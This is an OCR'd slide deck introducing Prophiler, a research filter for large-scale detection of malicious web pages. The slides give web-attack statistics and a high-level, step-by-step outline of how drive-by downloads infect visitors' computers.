Prophiler: A Fast Filter for the Large-Scale Detection of Malicious Web Pages

Davide Canali, Marco Cova, Giovanni Vigna,
Christopher Kruegel


The (malicious) Web

- Almost every kind of business can be done online
- Number of users keeps increasing
- Many criminals are now trying to use the Internet to make illegal profits
  - organized crime also involved
  - 3,066 new sites infected with malware every day, in 2010
  - attacks against web apps constitute more than 60% of Internet's attacks
  - drive-by-downloads are one of the major threats

Drive-By Downloads


The New York Times
U.S. to Order Steep Pay Cuts at Firms That Got Most Aid
L.L.Bean

Drive-By Downloads




1. Infection of a vulnerable website

Drive-By Downloads



1. Infection of a vulnerable website


Drive-By Downloads



1. Infection of a vulnerable website

2. Victim visits the website with a vulnerable browser

Drive-By Downloads




1. Infection of a vulnerable website

3. The malware is installed on the victim's computer, without him/her noticing anything

2. Victim visits the website with a vulnerable browser

Drive-By Downloads




1. Infection of a vulnerable website

2. Victim visits the website with a vulnerable browser

3. The malware is installed on the victim's computer, without him/her noticing anything

Drive-By Downloads



1. Infection of a vulnerable website

2. Victim visits the website with a vulnerable browser

3. The malware is installed on the victim's computer, without him/her noticing anything

4. The infected machine contacts the criminal and starts receiving orders and sending stolen data

